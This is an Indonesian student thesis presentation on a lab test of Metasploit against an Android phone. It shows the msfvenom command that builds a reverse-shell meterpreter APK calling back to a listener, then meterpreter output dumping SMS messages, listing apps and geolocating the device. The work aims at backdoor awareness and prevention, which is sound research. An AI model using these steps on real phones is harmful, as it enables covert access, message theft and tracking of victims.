UNIVERSITAS
MUHAMMADIYAH
SIDOARJO

UMSIDA
DARI SINI PENCERAHAN BERSEMI

IMPLEMENTASI METASPLOIT FRAMEWORK PADA PLATFORM ANDROID DALAM SATU JARINGAN

Oleh:

Muhammad Fitra Gemilang,

Dosen Pembimbing : Arif Senja Fitrani, M.Kom

Progam Studi Informatika

Universitas Muhammadiyah Sidoarjo

Juli, 2025

Pendahuluan

Pertumbuhan sistem operasi Android yang pesat menjadikannya sebagai target utama berbagai ancaman siber, terutama karena sifatnya yang terbuka dan banyak digunakan di Indonesia. Laporan dari Symantec dan Badan Siber dan Sandi Negara (BSSN) menunjukkan bahwa Indonesia berada di peringkat tinggi dalam jumlah serangan siber, termasuk penggunaan teknik backdoor.

. Backdoor merupakan metode peretasan yang memungkinkan akses ke sistem tanpa autentikasi, biasanya melalui aplikasi yang telah dimodifikasi. Salah satu framework yang sering digunakan untuk tujuan ini adalah Metasploit Framework, alat penetrasi yang memungkinkan pembuatan dan penyisipan payload ke dalam perangkat target.

Pertanyaan Penelitian (Rumusan Masalah)

Berdasarkan uraian latar belakang di atas, terbentuk rumusan masalah yang dikaji dalam penelitian ini sebagai berikut :

1. Bagaimana proses melakukan pengujian terhadap sebuah perangkat berbasis android jika keamanan sistem tersebut rentan terkena serangan backdoor.
2. Bagaimana cara mengamankan dan mengantisipasi serangan dari peretas yang menggunakan metode backdoor pada perangkat berbasis android
3. Bagaimana cara mengamankan dan mengantisipasi serangan dari peretas yang menggunakan metode backdoor pada perangkat berbasis android

Metode

Penelitian ini dilakukan secara eksperimental di Laboratorium Informatika Universitas Muhammadiyah Sidoarjo. Penelitian terdiri dari beberapa tahapan: persiapan, pelaksanaan, pengujian, analisis, dan penarikan kesimpulan.

Hasil Dan Pembahasan


Msfvenom merupakan bagian dari *metasploit framework* yang digunakan untuk membuat payload dalam format file APK dengan menggunakan perintah *msfvenom -p android/meterpreter/reverse_tcp LHOST= 172.20.10.3 LPORT=4444-o tess.apk*

```
C:\metasploit-framework\bin>msfvenom -p android/meterpreter/reverse_tcp LHOST=172.20.10.3 LPORT=4444 -o tess.apk
C:/metasploit-framework/embedded/lib/ruby/3.4.0/bundled_gems.rb:82: warning: Win32API is deprecated after Ruby 1.9.1; us
e fiddle directly instead
C:/metasploit-framework/embedded/lib/ruby/gems/3.4.0/gems/win32api-0.1.0/lib/Win32API.rb:7: warning: fiddle/import is fo
und in fiddle, which will no longer be part of the default gems starting from Ruby 3.5.0.
You can add fiddle to your Gemfile or gemspec to silence this warning.
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10237 bytes
Saved as: tess.apk

C:\metasploit-framework\bin>
```


Hasil Dan Pembahasan

MainActivity merupakan hasil dari msfvenom yang telah di dipindahkan serta berhasil diinstall pada android



Hasil Dan Pembahasan

Msfconsole merupakan console yang digunakan untuk menjalankan payload yang telah terinstall. Msfconsole dapat digunakan menggunakan perintah *use multi/handler dan berikut* dan berikut merupakan contoh konfigurasi yang berhasil



Hasil Dan Pembahasan

Sysinfo merupakan perintah yang digunakan untuk mengetahui informasi dasar dari sistem perangkat yang telah terhubung. Seperti versi OS hingga arsitektur CPU

```
meterpreter > sysinfo
Computer        : localhost
OS              : Android 11 - Linux 4.14.113-Lengyue-beyond0lte-Kernel-V7 (aarch64)
Architecture    : aarch64
System Language : in_ID
Meterpreter     : dalvik/android
```

Hasil Dan Pembahasan

dump_sms merupakan perintah yang digunakan untuk mengekstrak seluruh isi pesan singkat (SMS) dari perangkat target

```
meterpreter > dump_sms
[*] Fetching 1740 sms messages
[*] SMS messages saved to: sms_dump_20250726234928.txt
meterpreter >
[*] 172.20.10.2 - Meterpreter session 1 closed.  Reason: Died
```

Hasil Dan Pembahasan

dump_callog adalah perintah untuk mengekstrak data riwayat panggilan dari perangkat target. Dan pada gambar ini adalah contoh yang berhasil

Hasil Dan Pembahasan

app_list merupakan perintah untuk menampilkan seluruh aplikasi yang terinstall pada perangkat target. Dan pada gambar ini adalah output dari perintah tersebut.

```
meterpreter > app_list
Application List
================

  Name                                Package                                                Running  IsSystem
  ----                                -------                                                -------  --------
  1.1.1.1                             com.cloudflare.onedotonedotonedotone                   false    false
  3 Button Navigation Bar             com.android.internal.systemui.navbar.threebutton       false    true
  AASAservice                         com.samsung.aasaservice                                false    true
  ANT + DUT                           com.dsi.ant.sample.acquirechannels                     false    true
  ANT Radio Service                   com.dsi.ant.service.socket                             false    true
  ANT+ Plugins Service                com.dsi.ant.plugins.antplus                            false    true
  Adapt sound                         com.sec.hearingadjust                                  false    true
  Agen Masukan Market                 com.google.android.feedback                            false    true
  Agen Smart Switch                   com.sec.android.easyMover.Agent                        false    true
  Aksesibilitas                       com.samsung.accessibility                              false    true
  Alat                                com.sec.android.app.quicktool                          false    true
  Alat Pemulihan Data                 com.google.android.apps.restore                        false    true
  AlwaysOnDisplay                     com.samsung.android.app.aodservice                     false    true
  Ampere                              com.gombosdev.ampere                                   false    false
  Android Auto                        com.google.android.projection.gearhead                 false    true
  Android R Easter Egg                com.android.egg                                        false    true
  Android Services Library            com.google.android.ext.services                        false    true
  Android Shared Library              com.google.android.ext.shared                          false    true
  Android System Intelligence         com.google.android.as                                  false    true
  Android System Key Verifier         com.google.android.contactkeys                         false    false
  Android System SafetyCore           com.google.android.safetycore                          false    false
  Android System WebView              com.google.android.webview                             false    true
  Aplikasi                            com.samsung.android.app.appsedge                       false    true
  Aplikasi MTP                        com.samsung.android.MtpApplication                     false    true
```

Hasil Dan Pembahasan

geolocate merupakan perintah yang digunakan untuk mendapatkan informasi posisi geografis perangkat target. Dan pada gambar ini merupakan output dari perintah tersebut.

```
meterpreter > geolocate
[*] Current Location:
        Latitude:  -7.4569722
        Longitude: 112.6719376

To get the address: https://maps.googleapis.com/maps/api/geocode/json?latlng=-7.4569722,112.6719376&sensor=true

meterpreter >
```

Temuan Penting Penelitian

Dalam penelitian ini bahwa eksploitasi data tetap dapat terjadi jika user tidak meningkatkan kesadarannya sendiri akan pentingnya privasi dan walaupun telah menggunakan android dengan versi terbaru.

Manfaat Penelitian

Penelitian skripsi ini diharapkan dapat memberikan manfaat sebagai
Refrensi metode untuk pencegahan exploitasi data khususnya pada perangkat android.
Dan juga sebagai evaluasi untuk pengguna android kedepannya agar lebih memperhatikan dan menjaga hak akses pada perangkatnya

Referensi

A. Supriyadi and D. Gartina, “Memilih Topologi Jaringan dan Hardware dalam Desain Sebuah Jaringan Komputer,” *Inform. Pertan.*, vol. 16, no. 2, pp. 1037–1053, 2007.

I. P. Rahmanto and A. Kusumaningrum, “Rekayasa Router Untuk Penyimpanan Data,” *Compiler*, vol. 6, no. 2, pp. 31–36, 2017, doi: 10.28989/compiler.v6i2.229.

A. F. Ramadhan, A. D. Putra, and A. Surahman, “Aplikasi Pengenalan Perangkat Keras Komputer Berbasis Android Menggunakan Augmented Reality (AR),” *J. Teknol. dan Sist. Inf.*, vol. 2, no. 2, pp. 24–31, 2021, [Online]. Available: http://jim.teknokrat.ac.id/index.php/JTSI

N. K. Ceryna Dewi, I. B. G. Anandita, K. J. Atmaja, and P. W. Aditama, “Rancang Bangun Aplikasi Mobile Siska Berbasis Android,” *SINTECH (Science Inf. Technol. J.*, vol. 1, no. 2, pp. 100–107, 2018, doi: 10.31598/sintechjournal.v2i1.291.

Referensi

T. Wijayanto and A. Susilo, “Implementasi Backdoor Scanner Tool Menggunakan Metode Carving File Pada Server Codepolitan,” *I-STATEMENT Inf. Syst. Technol. Manag.*, vol. 3, no. 2, 2017, [Online]. Available: http://journal.esqbs.ac.id/index.php/I-STATEMENT/article/view/64/66

M. R. Akhyari and A. R. Pratama, “Kesadaran akan Ancaman Serangan Berbasis Backdoor di Kalangan Pengguna Smartphone Android,” *Automata*, vol. 2, no. 1, p. 7, 2021, [Online]. Available: https://journal.uii.ac.id/AUTOMATA/article/view/17317

N. E. Pratama and A. S. Fitrani, “Seminar Nasional & Call Paper Fakultas Sains dan Teknologi (SENASAINS 1 st,” 2021.


UMSIDA
DARI SINI PENCERAHAN BERSEMI